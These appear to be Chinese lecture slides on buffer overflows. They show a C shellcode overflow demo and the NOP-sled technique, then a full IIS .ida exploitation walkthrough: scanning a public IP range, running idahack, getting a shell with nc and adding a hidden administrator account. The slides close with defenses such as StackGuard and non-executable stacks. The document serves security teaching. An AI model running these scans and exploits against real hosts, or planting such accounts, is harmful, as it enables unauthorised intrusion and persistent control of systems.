7.4.5 shellcode使用示例

- 为了说明如何使用**shellcode**以及如何精心安排溢出字符串，下面举个例子来说明。
- 通过运行下面的代码，就能获得一个**shell**，当然，这个程序只具有实验目的，不具有攻击性。
- 详细的攻击实例将在实验课中介绍。

7.4.5 shellcode使用示例

```
char shellcode[ ] = (前面的shellcode)
char large-string[128];
void main(int argc, char **argv){
  char buffer[96];
  int i;
  long * long-ptr = (long * )large-string;
  /* 用buffer的首地址填满large-string */
  for(i=0;i<32;i++)*(long-ptr+i)=(int)buffer;
  /* 将shellcode填入large-string的前面部分 */
  for(i=0;i<strlen(shellcode);i++)
       large-string[i] = shellcode[i];
  strcpy(buffer ,large-string);
}
```



7.4.5 shellcode使用示例

- 这是一个利用栈溢出的程序。当**strcpy** 函数调用返回时，其返回地址**RET**已被修改为**buffer** 的首地址，而该地址正好存放的是**shellcode**。
- 于是，**shellcode**被执行，成功获得一个交互式**shell**。这是由于**strcpy**执行时不进行边界检查所致。

7.4.5 shellcode使用示例

- 以上说明的是攻击我们自己的程序的原理。实际上，被攻击程序的代码及其缓冲区地址对攻击者来说是未知的，这就增加了攻击的难度。
- 一个有效地解决这个问题的办法是使用**NSR**模式，下面介绍**NSR**模式在此例中的应用。

7.4.5 shellcode使用示例

- 首先，用猜测的**buffer**地址填充整个**large-string**；
- 然后，把**shellcode** 放置在**large-string** 的中部，前部用空指令**NOP**填充；再将**large-string**的内容放入注入到带有缓冲区溢出隐患的程序，就可能获得一个**shell**。前部填充的**NOP**是为了增加函数调用返回命中**shellcode** 的命中率，只要返回地址指向其中一个**NOP**，**shellcode**将最终会被执行，从而获得**shell**。

7.5 实例：ida溢出漏洞攻击

- **Ida漏洞判断： Windows 2K server或NT的IIS服务器的没有打service park(补丁包，简称SP)，那么它就存在一个ida漏洞，我们在浏览器里输入一个不存在的.ida文件，如：http://xxx.xxx.xxx.xxx/Nature.ida**

  如果浏览器就会返回如下的提示：找不到IDA文件在……则说明该WEB服务器存在IDA溢出漏洞。

ida溢出漏洞攻击

- 工具：
  - ofscan:IIS远程溢出漏洞扫描工具
  - Idahack：ida漏洞利用工具
  - Nc：瑞士军刀

Ofscan使用方法

```
D:\hack>ofscan

IIS 远程溢出漏洞扫描工具 1.03                    Design By:程秉辉
IIS Remote Overflow Exploit Scanner 1.03      http://faqdiy.diy.163.com
远程溢出漏洞进行黑客任务实作说明见 黑客任务实战－服务器攻防篇（北京希望出版）

语法: ofscan [option] [single IP¦Begin IP] [End IP]

[option] 种类:
/pri    扫描 .printer 远程溢出漏洞
/ida    扫描 .ida 远程溢出漏洞
/asp    扫描 .asp 远程溢出漏洞
/fp2k   扫描 FrontPage 2000 服务器扩展远程溢出漏洞
/fpweb  扫描 FrontPage 服务器扩展 Web 页面处理漏洞
/fp     扫描服务器是否使用 FrontPage 2000 服务器扩展远程管理
```

用ofscan扫描存在ida漏洞的主机

```
D:\hack>ofscan /ida 61.186.178.1 61.186.180.254

IIS 远程溢出漏洞扫描工具 1.03                    Design By:程秉辉
IIS Remote Overflow Exploit Scanner 1.03      http://faqdiy.diy.163.com
远程溢出漏洞进行黑客任务实作说明见 黑客任务实战－服务器攻防篇（北京希望出版）

61.186.179.33 可能有 .ida 溢出漏洞
61.186.179.77 可能有 .ida 溢出漏洞
61.186.179.83 可能有 .ida 溢出漏洞
61.186.180.185 可能有 .ida 溢出漏洞
61.186.180.184 可能有 .ida 溢出漏洞
61.186.180.189 可能有 .ida 溢出漏洞
100% 已完成.
```

扫描到6台有可能有漏洞。

Idahack使用方法

```
D:\hack>idahack
index server 2 overflow. writen by sunx
    http://www.sunx.org
    for test only, dont used to hack, :p

usage: idahack  <Host> <HostPort> <HostType> <ShellPort>

    chinese  win2k     :       1
    chinese  win2k, sp1:       2
    chinese  win2k, sp2:       3
    english  win2k     :       4
    english  win2k, sp1:       5
    english  win2k, sp2:       6
    japanese win2k     :       7
    japanese win2k, sp1:       8
    japanese win2k, sp2:       9
    korea    win2k     :      10
    korea    win2k, sp1:      11
    korea    win2k, sp2:      12
    chinese     NT, sp5:      13
    chinese     NT, sp6:      14
```

用idahack进行攻击—失败后的结果

```
D:\hack>idahack  61.186.179.33 80 1 98
index server 2 overflow. writen by sunx
    http://www.sunx.org
    for test only, dont used to hack, :p


connecting...
sending...
checking...
Fail: unable to overflow


D:\hack>idahack  61.186.179.33 80 2 98
index server 2 overflow. writen by sunx
    http://www.sunx.org
    for test only, dont used to hack, :p


connecting...
sending...
checking...
Fail: unable to overflow
```

用idahack进行攻击—成功后的结果

```
C:\>idahack 192.168.0.121 80 1 999
index server 2 overflow. written by sunx
    http://www.sunx.org
    for test only, dont used to hack, :p


connecting...
sending...
checking...
Now you can telnet to 999 port
good luck :)
```

用nc获得一个shell

```
C:\>nc -vv 192.168.0.121 999
192.168.0.121: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.0.121] 999 (?) open
dir

http://www.sunx.org
```

获得shell后可以查看对方的信息

```
C:\>ipconfig/all
ipconfig/all

Windows 2000 IP Configuration

        Host Name . . . . . . . . . . . . : demo
        Primary DNS Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Hybrid
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Realtek RTL8029(AS)-based PCI Ethern
et Adapter
        Physical Address. . . . . . . . . : 00-E0-4C-00-73-D7
        DHCP Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.0.121
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.0.1
        DNS Servers . . . . . . . . . . . : 202.102.127.1
                                            202.102.0.20
```

在shell中运行命令：添加用户

```
C:\>net user hacker Q1e4@3 /add
net user hacker Q1e4@3 /add

命令成功完成。


C:\>
C:\>net localgroup administrators hacker /add
net localgroup administrators hacker /add
命令成功完成。
```

7.6 缓冲区溢出的防御

- 7.6.1 缓冲区溢出防御概述
- 7.6.2 源码级保护方法
- 7.6.3 运行期保护方法
- 7.6.4 阻止攻击代码执行
- 7.6.5 加强系统保护

7.6.1 缓冲区溢出防御概述

- 从前面我们可以看出，缓冲区溢出的真正原因在于某些编程语言缺乏类型安全，程序缺少边界检查。
- 这一方面是源于编程语言和库函数本身的弱点，如C语言中对数组和指针引用不自动进行边界检查，一些字符串处理函数如strcpy、sprintf等存在着严重的安全问题。
- 另一方面是程序员进行程序编写时，由于经验不足或粗心大意，没有进行或忽略了边界检查，使得缓冲区溢出漏洞几乎无处不在，为缓冲区溢出攻击留下了隐患。

7.6.1 缓冲区溢出防御概述

- 这样要么放弃使用这类语言中的不安全类型，放弃不安全的类型就等于放弃这类语言的精华；要么使用其它的类型安全语言，如**JAVA**等。
- 而放弃**C/C++**语言等这样高效易用的编程语言对于大部分程序员又是不能接受的，所以只能采取其它的防护措施。

7.6.1 缓冲区溢出防御概述

- 首先，可以考虑在一般的攻击防护产品中加入针对缓冲区溢出攻击的防护功能，如防火墙和IDS等。
- 可以从两方面着手:
  - 一是可以提取用于攻击的shellcode的普遍特征作为攻击特征，过滤掉这样的数据包或者触发报警。
  - 二是对特定的服务限定请求数据的值的范围，比如，某一服务要求请求数据为可打印字符串，如果发现对这一服务的请求存在不可打印字符则认为发生攻击。

7.6.1 缓冲区溢出防御概述

- 其次，通过分析缓冲区溢出攻击的原理，可以发现缓冲区溢出能够成功的几个条件：
  - 编译器本身或库函数没有对数组类型的数据结构做严格的边界检查，这是溢出的首要原因；
  - 返回地址放在堆栈的底部，使得通过溢出可以覆盖返回地址；
  - 堆栈的属性一般是可执行的，使得恶意代码得以执行。

7.6.2 源码级保护方法

- 避免源码中的相关bug
- 源码中溢出bug的查找
- 数组边界检查编译器

(1)避免源码中的相关bug

- 防患于未然。在软件开发过程中，对涉及到缓冲区的操作，做严格的边界检查，从代码编写层防止缓冲区溢出。
- C语言是其中最具代表性的一种，由于只追求性能的传统认识，它具有容易出错的倾向，有许多字符串处理函数存在未检查输入参数长度和边界问题、字符串以零结尾而不是用下标管理等。
- 对使用C语言的开发人员来说，放弃这种高效易用的编程语言是不能接受的，因此，只能要求程序员提高自身编程水平，在编写程序时尽量避免有错误倾向的代码出现。
- 不过，保证代码的正确性和安全性是一个非常复杂的问题，这也将使开发人员的工作效率大大降低。在现代的程序开发中，应用程序往往十分庞大，加之程序员的经验有限，要想彻底避免此类问题，在实际应用中往往是很难做到的。

(1)避免源码中的相关bug

- 这里列出了一些编写程序时应该尽量避免使用的C库函数。使用时程序员要注意自行检查边界，或者尽可能使用其对应的替代函数。

函数	替代函数或处理方法
fgets	首先检查缓冲区长度
fscanf	尽可能避免使用
getopt	在传递给函数之前截断数据
gets	fgets
scanf	尽可能避免使用
sprintf	sprintf
sscanf	尽可能避免使用
strcat	strncat
strcpy	strncpy
strecpy	尽可能避免使用，或者至少分配目标缓冲区所需长度 4 倍的缓冲区长度
strncpy	首先检查缓冲区长度
syslog	在传递给函数之前截断数据
vscanf	尽可能避免使用
vsprintf	确保缓冲区像我们所设想的那么大

(2)源码中溢出bug的查找

- 人们尝试开发一些工具进行针对程序溢出漏洞的代码审计工作。也就是利用工具对源码中可能存在溢出**bug** 的部分代码进行分析以发现**bug**。
- 最简单的方法就是搜索源码中容易产生漏洞的库函数调用，如典型的**strcpy** 和**sprintf**这两个函数调用，它们都没有检查输入参数的长度。如利用**grep**来查找和搜索。
- 这种方法虽然可以提高查找的效率，但是它需要较多的专业知识，要求安全审计人员对语言本身非常熟悉。
- 同时由于**grep** 只是简单的对字符串进行匹配，只能发现众多问题中的很小的一部分，通常只是被作为辅助的工具使用。

(2)源码中溢出bug的查找

- 一些组织和实验室开发了一些高级的查错工具，如**fault injection**、**ITS4**等。
- **ITS4**是针对**C/C++**设计的静态分析工具，可以在**Windows**、**Unix/Linux**环境下使用。它通过扫描源代码、对源代码执行模式匹配来进行工作，对可能危险的模式（如特定的函数调用）进行提取和分析，确定危险的程度，对危险的函数调用提供问题的说明和如何修复源代码的建议。

7.6.3 运行期保护方法

- 运行期保护方法概述
- 插入目标代码进行数组边界检查
- 返回指针的完整性检查

(1)运行期保护方法概述

- 运行期保护方法主要研究如何在程序运行的过程中发现或阻止缓冲区溢出攻击。
- 这种方法具有简洁、方便的特点，而且对相关知识要求不高，因而更为实用。
- 目前，动态保护研究的主要方面是数组边界检查和如何保证返回指针的完整性。

(2)插入目标代码进行数组边界检查

- 只要数组不能被溢出，溢出攻击也就无从谈起。
- 数组边界检查就是检查数组实际长度是否超过了分配的长度。如果超过，立即进行相应的处理，如：舍去超出分配长度的部分。

(2)插入目标代码进行数组边界检查

- 为了实现数组边界检查，则所有的对数组的读写操作都应当被检查以确保对数组的操作在正确的范围内。
- 最直接的方法是检查所有的数组操作，但是通常可以采用一些优化的技术来减少检查的次数。

(2)插入目标代码进行数组边界检查

- 目前有以下的几种检查方法:
  - Compaq C 编译器
  - Jones & Kelly: C的数组边界检查
  - Purify:存储器存取检查
  - 类型-安全语言

Compaq C 编译器

- **Compaq公司为Alpha CPU开发的C编译器支持有限度的边界检查(使用-check_bounds参数)。这些限制是:**
  - 只有显示的数组引用才被检查，比如“a[3]”会被检查，而“*(a+3)”则不会。
  - 由于所有的C数组在传送的时候是指针传递的，所以传递给函数的的数组不会被检查。
  - 带有危险性的库函数如strcpy不会在编译的时候进行边界检查，即便是指定了边界检查。

Compaq C 编译器(2)

- 由于在C语言中利用指针进行数组操作和传递是如此的频繁，因此这种局限性是非常严重的。
- 通常这种边界检查用来程序的查错，而且不能保证不发生缓冲区溢出的漏洞。

Jones & Kelly: C的数组边界检查

- **Richard Jones和Paul Kelly开发了一个gcc的补丁，用来实现对C程序完全的数组边界检查。**
- **由于没有改变指针的含义，所以被编译的程序和其他的gcc模块具有很好的兼容性。**
- **更进一步的是，他们由此从没有指针的表达式中导出了一个“基”指针，然后通过检查这个基指针来侦测表达式的结果是否在容许的范围之内。**

Jones & Kelly: C的数组边界检查(2)

- 当然，这样付出的性能上的代价是巨大的：对于一个频繁使用指针的程序如向量乘法，将由于指针的频繁使用而使速度比本来慢30倍。
- 这个编译器目前还很不成熟；一些复杂的程序还不能在这个上面编译。

Purify:存储器存取检查

- Purify是C程序调试时查看存储器使用的工具而不是专用的安全工具。
- Purify使用“目标代码插入”技术来检查所有的存储器存取。
- 通过用Purify连接工具连接，可执行代码在执行的时候带来的性能上的损失要下降3-5倍。

类型-安全语言

- 所有的缓冲区溢出漏洞都源于语言缺乏类型安全。
- 如果只有类型-安全的操作才可以被允许执行，这样就不可能出现对变量的强制操作。
- 如果作为新手，可以推荐使用具有类型-安全的语言如**Java**和**C#**。

类型-安全语言(2)

- 但是作为Java执行平台的Java虚拟机是C程序，因此通过攻击JVM的一条途径是使JVM的缓冲区溢出。

(3)返回指针的完整性检查

- 程序指针完整性检查和边界检查的思路不同。它不是防止程序指针被改变，而是在程序指针被引用之前检测它是否被改变。
- 因此，即便一个攻击者成功地改变了程序的指针，系统会事先检测到指针的改变，而废弃这个指针。

(3)返回指针的完整性检查

- 返回指针的完整性检查主要采用了如下几种手段:
  - 堆栈监测
  - StackGuard
  - StackShield

堆栈监测

- 堆栈监测是一种提供程序指针完整性检查的编译器技术，通过检查函数活动记录中的返回地址来实现。
- 它在每个函数中，加入了函数建立和销毁的代码，加入的函数建立代码实际上在堆栈中的函数返回地址前面加了一些附加的字节，而在函数返回时，首先检查这个附加的字节是否被改动过，如果发生过缓冲区溢出，那么就很容易在函数返回前被检测到。

StackGuard

- StackGuard是标准GNU的C编译器gcc的一个修改版。它通过在函数返回地址之前插入一个“守卫”值（canary值），在函数返回前检查canary值是否被修改，来保证返回地址的完整性。
- StackGuard作为gcc的一个补丁，修改了函数建立和销毁部分的代码，由这些代码来完成canary值插入和canary值检查工作。

StackShield

- **StackShield** 采用的方法略有不同。它另外创建一个堆栈用来储存函数返回地址的一份拷贝。
- 在受保护的函数的开头和结尾分别增加一段代码，开头处的代码用来将函数返回地址拷贝到一个特殊的表中，而结尾处的代码用来将返回地址从表中拷贝回堆栈。
- 因此即使返回地址被覆盖，函数执行流程也不会改变，将总是正确返回到调用函数中。

StackShield(2)

- 但由于没有比较堆栈中的返回地址与保存的是否相同，因此并不能得知是否发生了堆栈溢出。
- 在最新的版本中已经增加了一些新的保护措施，当调用一个地址在非文本段内的函数指针时，将终止函数的执行。

7.6.4 阻止攻击代码执行

- 当程序的执行流程已经被重定向到攻击者的恶意代码时，前述的防护措施都已经失效。
- 这时仍然可以采取一定的措施阻止攻击的形成——阻止攻击代码执行。
- 非执行缓冲区技术：通过设置缓冲区地址空间的属性为不可执行，使得攻击代码不能执行，从而避免攻击，这种技术被称为非执行的缓冲区技术。

7.6.4 阻止攻击代码执行

- 设置缓冲区最初的目的是用来存放数据而不是可执行代码，因此这样做本不应当带来兼容性的问题。
- 但是近来的**Unix**和**MS Windows** 系统为了便捷地实现某些功能，往往允许在数据段中放入可执行代码，为了保证程序的兼容性，我们不可能使程序所有的数据段都不可执行。
- 不过，我们可以设定堆栈数据段不可执行，因为几乎没有任何程序会在堆栈中存放代码，这样就可以最大限度地保证程序的兼容性。

7.6.5 加强系统保护

- 软件开发中的安全编程只能尽量减少缓冲区溢出的可能，并不能完全地消除它的存在，管理员不可避免的还会面对缓冲区溢出攻击的威胁。
- 因此在系统管理阶段仍然应该尽可能安全的配置其系统及系统提供的服务，以减少缓冲区溢出的威胁。

7.6.5 加强系统保护

- 这里我们以Linux系统的配置为例提出安全配置的主要原则：
  - 保护系统信息
  - 关闭不需要的服务
  - 最小权限原则
  - 使用系统的堆栈补丁
  - 检查系统漏洞，及时为软件打上安全补丁

保护系统信息

- 攻击者需要系统信息才能确定缓冲区溢出漏洞所在，隐藏系统信息可以获得对系统最大程度的保护。
- 方法有：
  - 使系统本地登录时不显示Linux发行版名字、版本号、内核版本和服务器名称；
  - 不显示系统远程登录提示信息；
  - 使系统对ping没有反应。

关闭不需要的服务

- 不必要的对外服务往往会提供攻击者其所需的漏洞。注意如下5点:
  - 禁止提供finger 服务;
  - 处理“inetd.conf”文件:对于在网络环境中的Linux系统，首要的就是确定需要被监听的网络端口，为每个端口启动相应服务，并卸载不必要的服务;
  - 修改系统的"rc"启动脚本，仅仅启动系统必须的服务;
  - 处理“services”文件，使其不可被用户修改。

最小权限原则

- 缓冲区溢出漏洞的目标往往是**setuid/setgid**等具有特殊权限的程序。这使得权限中包含**“s”**位的程序往往成为系统不安全的主要因素。
- 方法：
  - 取消普通用户的控制台访问权限；
  - 减少特权程序的使用。

最小权限原则(2)

- 如果文件的权限位中出现“s”，则这些文件的SUID（-rwsr-xr-x）或SGID（-r-xr-sr-x）位被设定了。
- 因为这些程序给执行它的用户一些特权，可以被攻击者恶意利用来提示自身权限。
- 因此所以如果不需要用到这些特权，最好把这些程序的"s"位移去。可以用下面的这个命令"chmod a -s <文件名>"移去相应文件的"s"位。

使用系统的堆栈补丁

- 在安全编程中我们已经讨论过使用不可执行堆栈的好处，但那是针对开发者的要求。
- 而系统管理员所使用的程序或软件往往不带有这样的配置，因此应该尽量去主动获得并安装操作系统提供商所发布的系统堆栈补丁。

检查系统漏洞，及时安装安全补丁

- 这也是最为常识的做法，管理员应该经常性的关注安全消息，尽快的获得软件安全漏洞报告，并采取相应的措施，如安装安全补丁。
- 这对弥补缓冲区溢出漏洞之外的其它安全缺陷也是很重要的。

7.7 小结

- 本章我们重点介绍了缓冲区溢出的原理、技巧及防范技术。
- 缓冲区溢出是一种非常危险并且极为常见的漏洞。在过去的十年中，以缓冲区溢出为类型的安全漏洞占是最为常见的一种形式了。
- 更为严重的是，缓冲区溢出漏洞占了远程网络攻击的绝大多数，这种攻击可以使得一个匿名的**Internet**用户有机会获得一台主机的部分或全部的控制权。
- 因此对缓冲区溢出漏洞的防护成为维护系统安全的重要环节。缓冲区溢出漏洞是程序开发所造成的，关注新的安全公告，升级软件到最新版本或者安装开发商提供的补丁对防止缓冲区溢出溢出是必须的。

Thank you for your attention!